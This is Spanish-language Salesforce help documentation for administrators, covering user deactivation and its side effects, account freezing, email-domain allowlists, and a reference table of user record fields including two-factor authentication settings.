1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en **Modificar** junto al nombre de un usuario.
3. Anule la selección de la casilla Activa y haga clic en **Guardar**.

Consejo: Puede realizar esta y otras tareas administrativas desde la aplicación móvil SalesforceA.

- Consideraciones para la desactivación de usuarios

  Tenga en cuenta los siguientes comportamientos cuando desactive usuarios.

CONSULTE TAMBIÉN

- Consideraciones para la desactivación de usuarios
- Inmovilizar o anular la inmovilización de cuentas de usuario
- Transferencia masiva de registro
- Ayudar los usuarios desde cualquier parte con SalesforceA

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para desactivar usuarios:
- "Gestionar usuarios internos"

## Consideraciones para la desactivación de usuarios

Tenga en cuenta los siguientes comportamientos cuando desactive usuarios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

**Licencias de usuario y facturación**

Un usuario desactivado ya no se contabiliza con respecto a las licencias de usuario disponibles de la organización. Sin embargo, la desactivación de un usuario no reduce el número de licencias por las que se factura a su organización. Para cambiar su facturación, debe cambiar el recuento de licencias de su organización.

**Usuarios en campos de jerarquía personalizados**

No puede desactivar un usuario que ha seleccionado en una jerarquía personalizada aunque elimine el campo. Para desactivar un usuario en un campo de jerarquía personalizado, elimine y borre permanentemente el campo primero.

**Destinatarios de alerta de correo electrónico de flujo de trabajo**

No puede desactivar un usuario asignado como el único destinatario de una alerta de flujo de trabajo por correo electrónico.

**Usuarios de administración del Portal de clientes**

No puede desactivar un usuario seleccionado como `Administrador` del portal de clientes.

**Acceso a los registros**

Los usuarios desactivados pierden el acceso a todos los registros que se compartieron manualmente con ellos, o registros que se compartieron con ellos como miembros del equipo. Los usuarios con mayor jerarquía con respecto a los usuarios desactivados también pierden el acceso a esos registros. Sin embargo, puede seguir transfiriendo sus datos a otros usuarios y ver sus nombres en la página Usuarios.

Nota: Si su organización tiene Eliminación asíncrona de recursos compartidos obsoletos (Piloto) activado, la eliminación de recursos compartidos de equipo y manuales se ejecuta durante las horas de menor producción entre las 6 PM y las 4 AM según la zona horaria predeterminada de su organización. Para registros de cuenta, los recursos compartidos manuales y de equipo se eliminan justo después de la desactivación del usuario.

Los usuarios desactivados pierden el acceso a los registros compartidos inmediatamente. Los usuarios con mayor jerarquía continúan teniendo acceso hasta que se elimine ese acceso de forma asíncrona. Si esa visibilidad supone un motivo de preocupación, elimine le acceso al registro otorgado a los usuarios desactivados antes de la desactivación.

**Chatter**

Si desactiva usuarios en una organización donde Chatter está activado, se eliminan de las listas Seguidores y Seguimiento. Si vuelve a activar los usuarios, se restaura la información de suscripción en las listas Seguimiento y Seguidores.

Si desactiva varios usuarios, la información de suscripción no se recupera para los usuarios que se siguen entre sí. Por ejemplo, el usuario A sigue al usuario B y el usuario B sigue al usuario A. Si desactiva los usuarios A y B, sus suscripciones cruzadas se eliminan de las listas Seguimiento y de Seguidores. Si el usuario A y el usuario B se vuelven a activar, sus suscripciones no se recuperan.

**Salesforce Files**

Los archivos propiedad de un usuario desactivado no se eliminan. El usuario desactivado es el propietario del archivo hasta que un administrador reasigna los archivos a un usuario activo. Los archivos compartidos en una biblioteca de contenido pueden modificarse por otros miembros de la biblioteca con permisos de autor o eliminación. Las reglas de colaboración permanecen activas hasta que un administrador las modifica.

**Campos `Creado por`**

Es posible que los usuarios inactivos se enumeren en campos `Creado por` incluso cuando ya no estén activos en una organización. Esto puede suceder porque algunas operaciones del sistema crean registros y cambian las preferencias, actuando como administrador arbitrario para completar la tarea. Este usuario puede estar activo o inactivo.

**Cuentas y oportunidades propiedad de usuarios desactivados**

Puede crear o modificar registros de objeto personalizado, cuentas y oportunidades propiedad de usuarios inactivos. Por ejemplo, puede modificar el campo `Nombre de cuenta` en un registro de oportunidad propiedad de un usuario inactivo. Para activar esta función, póngase en contacto con Salesforce.

**Territorios y previsiones**

Los usuarios desactivados siguen poseyendo oportunidades y apareciendo en previsiones y territorios. Cuando se desactivan usuarios, se congelan sus sustituciones de previsiones de oportunidades, sustituciones de total ajustado y sustituciones de selección de gestor sobre previsiones de sus subordinados. Sin embargo, el gestor de un usuario desactivado puede aplicar sustituciones de selección de gestor a previsiones de dicho usuario. Las cantidades de acumulación se mantienen actualizadas. Si un usuario desactivado se vuelve a activar más adelante, el usuario podrá retomar el trabajo normal como antes. Si "Permitir realización de previsiones" se desactiva para un usuario desactivado, el usuario se elimina de los territorios a los que esté asignado.

**Equipos de cuentas y oportunidades**

Los usuarios desactivados se eliminan de los equipos de oportunidades y cuentas predeterminados de otros usuarios. Los equipos de oportunidades y cuentas predeterminados de los usuarios desactivados no se eliminan.

**Equipos de cuentas**

Si un usuario de un equipo de cuentas tiene acceso de lectura/escritura (**Acceso a cuentas**, **Acceso a contacto**, **Acceso a oportunidad** y **Acceso a caso**) y está desactivado, el acceso cambiará a Solo lectura si se reactiva el usuario.

**Equipos de oportunidades**

Si desactiva usuarios en una organización donde las divisiones de oportunidades están activas, no se eliminan de ningún equipo de oportunidad donde tienen asignado un porcentaje de división. Para eliminar el usuario del equipo de oportunidades, primero vuelva a asignar el porcentaje de división.

**Administradores del usuario externo delegado**

Cuando un administrador de usuarios externos delegado desactiva un usuario de portal, el administrador no tiene la opción de eliminar el usuario de portal de ningún equipo del que ese usuario sea miembro.

CONSULTE TAMBIÉN

Desactivar (eliminar) usuarios

## Inmovilizar o anular la inmovilización de cuentas de usuario

En algunos casos no puede desactivar de inmediato una cuenta, como cuando un usuario está seleccionado en un campo de jerarquía personalizado. Para evitar que los usuarios inicien sesión en su organización mientras realiza los pasos para desactivarlos, puede inmovilizar sus cuentas.

Supongamos que un usuario ha dejado su organización. Desea desactivar la cuenta pero el usuario está seleccionado en un campo de jerarquía personalizado. Como no puede desactivar la cuenta de inmediato, puede inmovilizarla mientras tanto.

Consejo: Puede realizar esta y otras tareas administrativas desde la aplicación móvil SalesforceA.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en el nombre de usuario de la cuenta que desea inmovilizar.
3. Haga clic en **Inmovilizar** para bloquear el acceso a la cuenta o **Movilizar** para permitir el acceso de nuevo a la cuenta.

Nota: La inmovilización de las cuentas de usuario no libera sus licencias de usuario para su uso en la organización. Para que sus licencias de usuarios estén disponibles, desactive las cuentas.

CONSULTE TAMBIÉN

Desactivar (eliminar) usuarios
Solución de problemas de inicio de sesión
Ayudar los usuarios desde cualquier parte con SalesforceA

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para inmovilizar o anular la inmovilización de cuentas de usuario:
- "Gestionar usuarios"

## Restringir los dominios de correo electrónico de usuarios

Puede definir una lista segura para restringir los dominios de correo electrónico que se admiten en el campo Correo electrónico de un usuario.

1. En Configuración, introduzca *Dominios de correo electrónico admitidos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Dominios de correo electrónico admitidos**.

   Nota: Si no ve esta página, póngase en contacto con su representante de Salesforce para activarlo.

2. Haga clic en **Nuevo dominio de correo electrónico admitido**.
3. Introduzca un Dominio.

   Puede introducir un dominio de primer nivel, como *muestradoc.org* o un subdominio como *emea.muestradoc.org*.

4. Haga clic en **Guardar**.

Puede repetir los pasos para agregar más dominios de correo electrónico a la lista blanca.

Cuando haya agregado uno o más dominios de correo electrónico a la lista blanca, el campo Correo electrónico de un nuevo usuario deberá coincidir con un dominio de la lista blanca.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para restringir los dominios de correo electrónico de usuarios:
- "Gestionar usuarios"

El campo `Correo electrónico` de los usuarios existentes no tiene que encontrarse en la lista blanca. Sin embargo, si modifica un usuario existente, actualice el campo `Correo electrónico` para que coincida con un dominio de correo electrónico de la lista blanca.

Nota: La lista blanca del dominio de correo electrónico no se aplica a los usuarios externos de su organización, como los usuarios externos de Chatter, su portal o Comunidades.

CONSULTE TAMBIÉN

- Agregar un usuario único
- Agregar varios usuarios
- Modificar usuarios

## Campos de usuario

Los campos que componen Información personal y otras páginas de configuración personal describen un usuario.

La visibilidad de los campos depende de la página específica, los permisos de su organización y de la edición que tiene.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los campos disponibles varían según la edición de Salesforce que posea.

| Campo | Descripción |
|---|---|
| `Modo de accesibilidad` | Cuando se selecciona este campo, se activa un modo de interfaz de usuario diseñado para usuarios con discapacidades visuales. |
| `Activo` | Casilla de verificación administrativa que activa o desactiva el inicio de sesión del usuario en el servicio. |
| `Dirección` | Dirección postal del usuario. Se admiten hasta 255 caracteres en este campo. |
| `Alias` | Nombre corto para identificar a los usuarios en páginas de lista, informes y otras páginas en las que no quepa el nombre completo. Se admiten hasta 8 caracteres en este campo. |
| `Permitir realización de previsiones` | Indica si el usuario puede utilizar previsiones personalizables. |
| `Testigo de API` | Indica si se ha restablecido un testigo de API. Salesforce utiliza este campo para ayudarle a solucionar problemas relacionados con los testigos de API en el caso de que los hubiera. |
| `Registro de aplicación: Generador de contraseña simultánea` | Cuando se conecta, el usuario puede verificar la identidad con un código procedente de una aplicación de autenticación que no sea Salesforce Authenticator, como Google Authenticator. Por ejemplo, el usuario introduce un código procedente de la aplicación cuando |

| Campo | Descripción |
| --- | --- |
| | inicia sesión desde una dirección IP fuera del intervalo de direcciones IP de confianza de la empresa. Este tipo de código de verificación se denomina en ocasiones una contraseña simultánea basada en tiempo, o TOTP.<br>Los usuarios con el permiso "Autenticación de dos factores en los inicios de sesión de la interfaz de usuario" necesitan utilizar un segundo factor de autenticación cuando inician sesión en Salesforce a través de la interfaz de usuario. Un código de verificación vigente generado por la aplicación de autenticación cuenta como un segundo factor.<br>Si el usuario tiene el permiso "Autenticación de dos factores en los inicios de sesión de la API" y conecta una aplicación de autenticación, el usuario introduce el código vigente desde la aplicación para acceder al servicio. El usuario no introduce el token de seguridad estándar. |
| `Registro de aplicación: Salesforce Authenticator` | Cuando se conecta, el usuario puede verificar la identidad respondiendo a una notificación distribuida con la versión 2 o posterior de la aplicación móvil Salesforce Authenticator. Por ejemplo, el usuario introduce un código procedente de la aplicación cuando inicia sesión desde una dirección IP fuera del intervalo de direcciones IP de confianza de la empresa. Si el usuario establece una ubicación de confianza en la aplicación y se le permite utilizar verificaciones automatizadas basadas en la ubicación, Salesforce Authenticator puede verificar automáticamente la identidad del usuario desde esa ubicación de confianza. Los usuarios pueden conectar Salesforce Authenticator y otra aplicación de autenticación con la misma cuenta de Salesforce.<br>Cuando se conecta, el usuario puede verificar también la identidad con un código procedente de Salesforce Authenticator. Por ejemplo, el usuario introduce un código procedente de la aplicación cuando inicia sesión desde una dirección IP fuera de la red de direcciones IP de confianza de la empresa. Este tipo de código de verificación se denomina en ocasiones una contraseña simultánea basada en tiempo, o TOTP.<br>Los usuarios con el permiso "Autenticación de dos factores en los inicios de sesión de la interfaz de usuario" necesitan utilizar un segundo factor de autenticación cuando inician sesión en Salesforce a través de la interfaz de usuario. Una respuesta manual o automatizada a una notificación procedente de Salesforce Authenticator cuenta como segundo factor.<br>Si el usuario tiene el permiso "Autenticación de dos factores en los inicios de sesión de la API" y conecta Salesforce Authenticator, el usuario introduce el código vigente desde la aplicación para acceder al servicio. El usuario no introduce el token de seguridad estándar. |

| Campo | Descripción |
| --- | --- |
| Centro de llamadas | Nombre del centro de llamadas al que está asignado este usuario. |
| Formalización de pago activada | Indica si el usuario recibirá una notificación por correo electrónico si su cuenta de Checkout se activa y puede iniciar sesión.<br>La activación de esta opción requiere el permiso "Gestionar facturación". |
| Ciudad | Ciudad donde reside el usuario. Se admiten hasta 40 caracteres en este campo. |
| Paleta daltoniana en los gráficos | Indica si se ha activado la opción para definir una paleta de color alternativa para los gráficos. La paleta alternativa se ha optimizado para usuarios con daltonismo. La paleta alternativa no se utiliza en los correos electrónicos de panel. |
| Empresa | Nombre de la empresa donde trabaja el usuario. Se admiten hasta 40 caracteres en este campo. |
| Contacto | Nombre del contacto asociado si el usuario es un usuario de socio. |
| País | País donde reside el usuario. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Se admiten hasta 80 caracteres en este campo si es un campo de texto. |
| Creado por | Usuario que ha creado al usuario, incluyendo la fecha y la hora de creación. (Sólo lectura) |
| Divisa | Divisa predefinida del usuario para cuotas, previsiones e informes. Aparece únicamente en organizaciones con varias divisas. Esta divisa debe ser una de las divisas activas en la organización. |
| Vínculos personalizados | Lista de vínculos personalizados para usuarios definida por el administrador. |
| Tipo de usuario de Data.com | Permite que un usuario busque registros de contactos y candidatos de Data.com y los agregue a Salesforce. También indica el tipo de usuario de Data.com. Los usuarios de Data.com obtienen un número limitado de registros de cuentas, contactos y candidatos que pueden agregar o exportar al mes; las adiciones que no utilicen vencen al final de cada mes. Los usuarios de la lista de Data.com obtienen un número limitado de registros de cuentas, contactos y candidatos que pueden agregar o exportar al mes; las adiciones que no utilicen vencen al final de cada mes. Una vez utilizado el límite mensual, los usuarios de la lista descuentan las adiciones de registro de un conjunto compartido por todos los usuarios de la lista en la organización. Las adiciones de conjunto no utilizadas vencen un año después de la fecha de compra. |

| Campo | Descripción |
| --- | --- |
| Código ISO de divisa predeterminada | Configuración de divisa predeterminada del usuario para nuevos registros. Sólo disponible para organizaciones que utilicen varias divisas. |
| División predeterminada | División que se aplica de manera predeterminada a todas las cuentas y candidatos creados por el usuario, salvo que éste defina una división diferente de forma explícita. Cuando los usuarios crean registros nuevos relacionados con una cuenta o con otro registro que ya tiene una división, el nuevo registro se asignará a la división del registro ya existente. No se utiliza la división predeterminada.<br>Este ajuste no supone una restricción para el usuario a la hora de ver o crear registros en otras divisiones. Los usuarios pueden sobrescribir su división predeterminada en cualquier momento estableciendo una división de trabajo.<br>Disponible únicamente en organizaciones que emplean divisiones para segmentar sus datos. |
| Aprobador delegado | Campo de búsqueda de usuario utilizado para seleccionar un aprobador delegado para solicitudes de aprobación. Dependiendo de la configuración del proceso de aprobación, este usuario también puede aprobar solicitudes de aprobación para el usuario. |
| Departamento | Grupo para el que trabaja el usuario; por ejemplo, el servicio de atención al cliente. Se admiten hasta 80 caracteres en este campo. |
| Modo de desarrollo | Permite el modo de desarrollo para la creación y modificación de páginas de Visualforce.<br>Este campo sólo está visible para las organizaciones que tienen activado Visualforce. |
| Desactivar suscripción automática de fuentes | Desactiva las suscripciones automáticas a noticias en tiempo real de registros propiedad de un usuario. Sólo está disponible en organizaciones con Chatter activado. |
| División | División de la empresa a la que pertenece el usuario; por ejemplo, el grupo de ventas de equipos. Se admiten hasta 40 caracteres en este campo. |
| Correo electrónico | Dirección de correo electrónico del usuario. Debe ser una dirección de correo electrónico válida con el formato: jperez@acme.com. Se admiten hasta 80 caracteres en este campo. |
| Codificación de correo electrónico | Juego de caracteres y codificación de los correos electrónicos salientes enviados por el usuario desde Salesforce. Los usuarios de habla inglesa utilizan `ISO-8859-1`, que representa todos los caracteres latinos. `UTF-8` (Unicode) representa caracteres para todos los idiomas aunque algunos software de correo electrónico antiguos no lo admiten. `Shift_JIS`, `EUC-JP` y `ISO-2022-JP` son especialmente útiles para usuarios japoneses. |

| Campo | Descripción |
| --- | --- |
| Número de empleado | Número de identificación de un usuario. |
| Final del día | Hora del día en la que el usuario suele acabar de trabajar. Se utiliza para definir las horas que aparecen en el calendario del usuario. |
| Fax | Número de fax del usuario. |
| Id. de federación | Valor utilizado para identificar un usuario en un inicio de sesión único de autenticación federada. |
| Nombre | Nombre del usuario, tal y como aparece en la página de modificación del usuario. Se admiten hasta 40 caracteres en este campo. |
| Usuario de Force.com Flow | Otorga la capacidad de ejecutar flujos. Disponible en Developer Edition (con limitaciones), Enterprise Edition, Unlimited Edition y Performance Edition.<br>La activación de esta opción requiere el permiso "Gestionar flujo de Force.com".<br>Si el usuario tiene el permiso "Ejecutar flujos", no active este campo. |
| Menú de acceso rápido de Force.com | Activa el menú de acceso rápido de Force.com que aparece en páginas de detalles del registro y vistas de lista de objeto. El menú proporciona accesos directos a funciones de personalización para aplicaciones y objetos. |
| Divisa de información | Divisa predeterminada de todos los campos de importe de divisa del registro de usuario. Sólo disponible para organizaciones que utilicen varias divisas. |
| Usuario de Knowledge | Otorga acceso a Salesforce Knowledge. El perfil de un usuario determina si el usuario tiene acceso a la ficha Gestión de artículos o Artículos. Disponible en Professional Edition, Enterprise Edition, Unlimited Edition y Performance Edition. |
| Idioma | Idioma principal del usuario. Todo el texto y la ayuda en línea aparecen en este idioma. En organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition y Performance Edition, la configuración individual `Idioma` de un usuario sustituye al `Idioma predeterminado` de la organización.<br>No disponible en Personal Edition, Contact Manager Edition o Group Edition™. El `Idioma predeterminado` de la organización se aplica a todos los usuarios. |
| Último inicio de sesión | La fecha y la hora en que el usuario inició sesión correctamente por última vez. Este valor se actualiza si han transcurrido 60 segundos desde el último inicio de sesión del usuario. (Sólo lectura) |

| Campo | Descripción |
| --- | --- |
| `Apellidos` | Apellidos del usuario, tal y como aparecen en la página de modificación del usuario. Se admiten hasta 80 caracteres en este campo. |
| `Última modificación o restablecimiento de contraseña` | La fecha y la hora del último cambio o restablecimiento de la contraseña de este usuario. Este campo de solo lectura aparece únicamente para los usuarios con el permiso "Gestionar usuarios". |
| `Lightning Login` | Permite al usuario registrarse y utilizar Lightning Login para inicios de sesión libres de contraseña. La opción **Inscribir** indica que un administrador de Salesforce ha dado al usuario la opción de inscribirse. La opción **Cancelar** indica que el usuario se inscribió y puede cancelar su inscripción si es necesario. |
| `Configuración regional` | País o zona geográfica donde se encuentra el usuario.<br>La `Configuración regional` afecta al formato de los campos de fecha, fecha/hora y número, así como al calendario. Por ejemplo, las fechas en la configuración regional Inglés (Estados Unidos) se muestran como 06/30/2000 y como 30/06/2000 en la configuración regional Inglés (Reino Unido). Las horas en la configuración regional Inglés (Estados Unidos) se muestran utilizando un reloj de doce horas con AM y PM (por ejemplo, 2:00 PM), mientras que en la configuración regional Inglés (Reino Unido), lo hacen con un reloj de veinticuatro horas (por ejemplo, 14:00).<br>La `Configuración regional` también afecta al orden del nombre y los apellidos en los campos `Nombre` para usuarios, candidatos y contactos. Por ejemplo, Juan García en la configuración regional Inglés (Estados Unidos) se muestra como Juan García, mientras que en la configuración regional Chino (China), el nombre aparecerá como García Juan.<br>Para los usuarios de Personal Edition, la configuración regional se establece a nivel de la organización (desde Configuración, introduzca *`Información de la empresa`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información de la empresa**). En el caso del resto de usuarios, su configuración regional, disponible en su página de información personal, sustituye a la configuración de la organización. |
| `Hacer que Configuración sea mi página de inicio predeterminada` | Cuando se selecciona esta opción, los usuarios empiezan en la página Configuración cuando inician sesión. |
| `Gestor` | Campo de búsqueda utilizado para seleccionar el gestor del usuario. Este campo:<br>• Establece una relación jerárquica, que evita que seleccione un usuario que haga un informe directa o indirectamente sobre sí mismo. |

| Campo | Descripción |
| --- | --- |
| | • Permite que Chatter recomiende personas y registros a los que seguir en función de la estructura de elaboración de informes de su organización.<br>Este campo es especialmente útil para crear reglas de flujo de trabajo y procesos de aprobación jerárquicos sin crear más campos jerárquicos.<br>Nota: A diferencia de otros jamos jerárquicos, puede desactivar usuario a los que hace referencia el campo `Gestor`. |
| `Usuario de marketing` | Cuando está activado, el usuario puede crear, modificar y eliminar campañas, establecer la configuración avanzada de las campañas, así como agregar miembros de campaña y actualizar sus estados con el Asistente de importación de datos. Disponible en Professional Edition, Enterprise Edition, Unlimited Edition y Performance Edition.<br>Si no se ha seleccionado esta opción, el usuario solo podrá ver las campañas y la configuración avanzada de las campañas, modificar el historial de las campañas para un único candidato o contacto y generar informes de campaña. |
| `Segundo nombre` | Segundo nombre del usuario, tal y como aparece en la página de modificación del usuario. Se admiten hasta 40 caracteres en este campo.<br>Nota: Para activar este campo, póngase en contacto el servicio de asistencia al cliente de Salesforce. A continuación, en Configuración, introduzca *`Interfaz de usuario`* en el cuadro `Búsqueda rápida` y luego seleccione **Interfaz de usuario**. A continuación, seleccione **Activar los sufijos de nombres en los nombres de persona** |
| `Móvil` | Número de teléfono móvil. Se admiten hasta 40 caracteres en este campo.<br>Este número se utiliza para confirmación de identidad por SMS. Los administradores activan la confirmación de identidad por SMS desde Configuración introduciendo *`Configuración de la sesión`* en el cuadro `Búsqueda rápida`, luego seleccionando **Configuración de la sesión** y luego seleccionando la opción **Activar el método de confirmación de identidad por SMS**.<br>Tras activar el método SMS de confirmación de identidad, se solicitará a los usuarios sin un número de teléfono móvil verificado en sus perfiles registrarse para la verificación móvil tras iniciar sesión. Este proceso se aplica a los usuarios sin números de teléfono móvil. Los usuarios pueden realizar una de las siguientes acciones. |

| Campo | Descripción |
| --- | --- |
| | • Introducir un número de teléfono móvil y, a continuación, verificarlo con un mensaje de texto que contiene un código de verificación.<br>• No introducir un número de teléfono móvil ahora, pero con la opción de que se le vuelva a solicitar en el siguiente inicio de sesión.<br>• Descartar la verificación móvil. Los usuarios que seleccionan esta acción pueden registrar un número de teléfono móvil más adelante en su información personal. Los usuarios de la licencia Chatter Free y Chatter External que seleccionen esta acción necesitan que un administrador establezca el número de teléfono móvil.<br><br>Una vez verificado el número de teléfono móvil de un usuario, Salesforce lo utiliza para autenticar el usuario cuando sea necesario. Por ejemplo, la verificación se produce cuando un usuario inicia sesión desde una dirección IP desconocida.<br><br>Los administradores también pueden introducir los número de teléfono de los usuarios y verificarlos previamente. Si se ha activado **Activar el método de confirmación de identidad por SMS** cuando un administrador introduce un número de teléfono para un usuario o cuando se define un número de teléfono desde una API que utilice el objeto `Usuario`, el número de teléfono móvil se considerará verificado. Si no se ha activado **Activar el método de confirmación de identidad por SMS**, el nuevo número de teléfono móvil no se considerará verificado. |
| `Configuración de Mobile` | Configuración de Mobile asignada al usuario. Si no se especifica ninguna configuración de Mobile, el valor predeterminado de este campo es la configuración de Mobile asignada al perfil del usuario.<br><br>Este campo está visible para las organizaciones que utilicen Salesforce para gestionar configuraciones de Mobile. |
| `Usuario de Mobile` | Asigna una licencia de Salesforce Classic Mobile al usuario, permitiendo que el usuario acceda a la aplicación de Salesforce Classic Mobile. El número de registros de usuario habilitados con esta casilla de verificación no puede superar el número total de licencias de Mobile de su organización. Disponible en Professional Edition, Enterprise Edition, Unlimited Edition y Performance Edition.<br><br>La opción **Usuario de Mobile** se activa de forma predeterminada para los usuarios de Unlimited Edition, Performance Edition y Developer Edition. Para evitar que los usuarios activen la aplicación de Salesforce Classic Mobile en sus dispositivos móviles antes de que esté listo para implementarla, desactive esta opción para todos los usuarios. |

| Campo | Descripción |
| --- | --- |
| | Si los usuarios ya han activado sus cuentas de Salesforce Classic Mobile, al anular la selección de la opción **Usuario de Mobile** se revoca la licencia móvil del usuario. La próxima vez que sincronice el dispositivo del usuario con Salesforce, todos los datos de Salesforce se eliminarán del dispositivo y éste no volverá a estar asociado al usuario. |
| `Modificado por` | Usuario que ha modificado por última vez los campos de usuario, incluyendo la fecha y la hora de modificación. (Sólo lectura) |
| `Límite mensual de contactos y candidatos` | Si el `Tipo de usuario de Data.com` del usuario es Usuario de Data.com, el número de registros de contactos y candidatos de Data.com que el usuario puede agregar al mes.<br>El número predeterminado de registros por licencia es de 300, pero puede asignar más o menos dependiendo del límite de su organización. |
| `Nombre` | Combinación del nombre, el segundo nombre (beta), los apellidos y el sufijo (beta) del usuario, tal y como aparecen en la página de detalles del usuario. |
| `Apodo` | Nombre utilizado para identificar a este usuario en una comunidad. Se admiten hasta 40 caracteres alfanuméricos en este campo. Los usuarios estándar pueden modificar este campo. |
| `Usuario fuera de línea` | Casilla de verificación administrativa que concede acceso a un usuario a Connect Offline. Disponible en Professional Edition, Enterprise Edition, Unlimited Edition y Performance Edition. |
| `Superusuario de socios` | Indica si un usuario del portal de socios es un superusuario. |
| `Teléfono` | Número de teléfono del usuario. Se admiten hasta 40 caracteres en este campo. |
| `Perfil` | Campo administrativo que especifica los permisos a nivel de base que autoriza al usuario realizar distintas funciones en la aplicación. Puede otorgar más permisos a un usuario por medio de los conjuntos de permisos. |
| `Recibir correos electrónicos de solicitud de aprobación` | Preferencias para la recepción de solicitudes de aprobación por correo electrónico.<br>Esta preferencia también afecta a si el usuario recibe notificaciones de solicitud de aprobación en Salesforce1 o Lightning Experience. |
| `Recibir alertas de Salesforce CRM Content como Daily Digest` | Especifica que los usuarios que no sean de portal con licencias de `usuario de Salesforce CRM Content` y suscripciones de Salesforce CRM Content reciban un resumen diario por correo electrónico si se produce alguna actividad en su contenido, bibliotecas, etiquetas o autores suscritos. Para recibir el mensaje de correo electrónico, también debe seleccionar la opción |

| Campo | Descripción |
| --- | --- |
| | `Recibir alertas de correo electrónico de Salesforce CRM Content`. Los usuarios de portal no necesitan licencia de `Usuario de Salesforce CRM Content`. Solo necesitan el permiso de usuario `Ver contenido de portales`. |
| `Recibir alertas de correo electrónico de Salesforce CRM Content` | Especifica que los usuarios que no sean de portal con licencias de `usuario de Salesforce CRM Content` y suscripciones de Salesforce CRM Content reciban notificaciones por correo electrónico si se produce alguna actividad en su contenido, bibliotecas, etiquetas o autores suscritos. Para recibir alertas de correo electrónico a tiempo real, seleccione esta opción y no seleccione la opción `Recibir alertas de Salesforce CRM Content como Daily Digest`. Los usuarios de portal no necesitan licencia de `Usuario de Salesforce CRM Content`. Solo necesitan el permiso de usuario `Ver contenido de portales`. |
| `Función` | Campo administrativo que especifica el puesto de un usuario dentro de una organización, por ejemplo, gestor del servicio de atención de la zona oeste. Las funciones se seleccionan de una lista de selección de funciones disponibles, que el administrador puede cambiar.<br>No disponible en Personal Edition, Contact Manager Edition o Group Edition. |
| `Usuario de Salesforce CRM Content` | Indica si un usuario puede utilizar Salesforce CRM Content. Disponible en Professional Edition, Enterprise Edition, Unlimited Edition y Performance Edition. |
| `Usuario de Salesforce1` | Activa el redireccionamiento automático a la aplicación para navegadores móviles Salesforce1 cuando un usuario inicia sesión en Salesforce desde un navegador móvil compatible. La opción aplicación para navegadores móviles Salesforce1 debe estar activada para su organización. |
| `Inscripción automática mediante el portal de socios` | Cuando está activado, especifica que el usuario se creó mediante la inscripción automática en un portal de clientes. Disponible en Enterprise Edition, Unlimited Edition y Performance Edition. |
| `Llave de seguridad (U2F)` | Permite al usuario registrar y utilizar una llave de seguridad U2F como segundo factor de autenticación. La opción **Registrarse** indica que un administrador de Salesforce ha dado a los usuarios de la organización la opción de registrar una llave de seguridad. La opción **Eliminar** indica que el usuario ha registrado una llave de seguridad y puede eliminar su registro si es necesario. |

| Campo | Descripción |
| --- | --- |
| `Enviar correos electrónicos de advertencia de Apex` | Especifica que los usuarios reciban una notificación por correo electrónico siempre que ejecuten Apex y sobrepase más del 50 por ciento de los límites reguladores asignados.<br>Disponible solo en Developer Edition, Enterprise Edition, Unlimited Edition y Performance Edition. |
| `Mostrar estado de vista en modo de desarrollo` | Activa la ficha Estado de vista en el pie del modo de desarrollo en páginas de Visualforce.<br>Este campo sólo está visible para las organizaciones que tienen Visualforce activado y `Modo de desarrollo` seleccionado. |
| `Usuario contribuyente de Site.com` | Asigna una licencia de contribuyente de Site.com al usuario, otorgando al usuario acceso limitado a Site.com Studio. Los usuarios con una licencia de contribuyente pueden utilizar Site.com Studio solamente para modificar el contenido del sitio.<br>El número de registros de usuario con esta casilla de verificación activada no puede superar el número total de licencias de contribuyente de Site.com de su organización.<br>Disponible en Developer Edition, Enterprise Edition, Unlimited Edition y Performance Edition, solo si su organización ha activado Site.com. |
| `Usuario publicador de Site.com` | Asigna una licencia de publicador de Site.com al usuario, otorgando al usuario acceso completo a Site.com Studio. Los usuarios con una licencia de publicador pueden crear y diseñar sitios Web, controlar el formato y la funcionalidad de las páginas y de los elementos de página, así como agregar y modificar el contenido.<br>El número de registros de usuario con esta casilla de verificación activada no puede superar el número total de licencias del Publicador de Site.com de su organización.<br>Disponible en Developer Edition, Enterprise Edition, Unlimited Edition y Performance Edition, solo si su organización ha activado Site.com. |
| `Inicio del día` | Hora del día en la que el usuario suele empezar a trabajar. Se utiliza para definir las horas que aparecen en el calendario del usuario. |
| `Estado/Provincia` | Estado o provincia donde reside el usuario. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Se admiten hasta 80 caracteres en este campo si es un campo de texto. |

| Campo | Descripción |
| --- | --- |
| Sufijo | Sufijo del nombre del usuario, tal y como aparece en la página de modificación del usuario. Se admiten hasta 40 caracteres en este campo.<br><br>Nota: Para activar este campo, póngase en contacto el servicio de asistencia al cliente de Salesforce. A continuación, en Configuración, introduzca *Interfaz de usuario* en el cuadro Búsqueda rápida y luego seleccione **Interfaz de usuario**. A continuación, seleccione Activar los sufijos de nombres en los nombres de persona |
| Código de verificación temporal | Los usuarios pueden introducir un código temporal cuando pierden el dispositivo que utilizan normalmente para la autenticación de dos factores. Solo los administradores de Salesforce pueden generar o hacer que caduque un código temporal para un usuario. Los usuarios pueden hacer caducar su propio código. |
| Zona horaria | Zona horaria principal en la que trabaja el usuario. |
| Título | Cargo del usuario. Se admiten hasta 80 caracteres en este campo. |
| Espacio utilizado | Cantidad de espacio de almacenamiento en disco que está utilizando el usuario. |
| Licencia de usuario | Indica el tipo de licencia de usuario. |
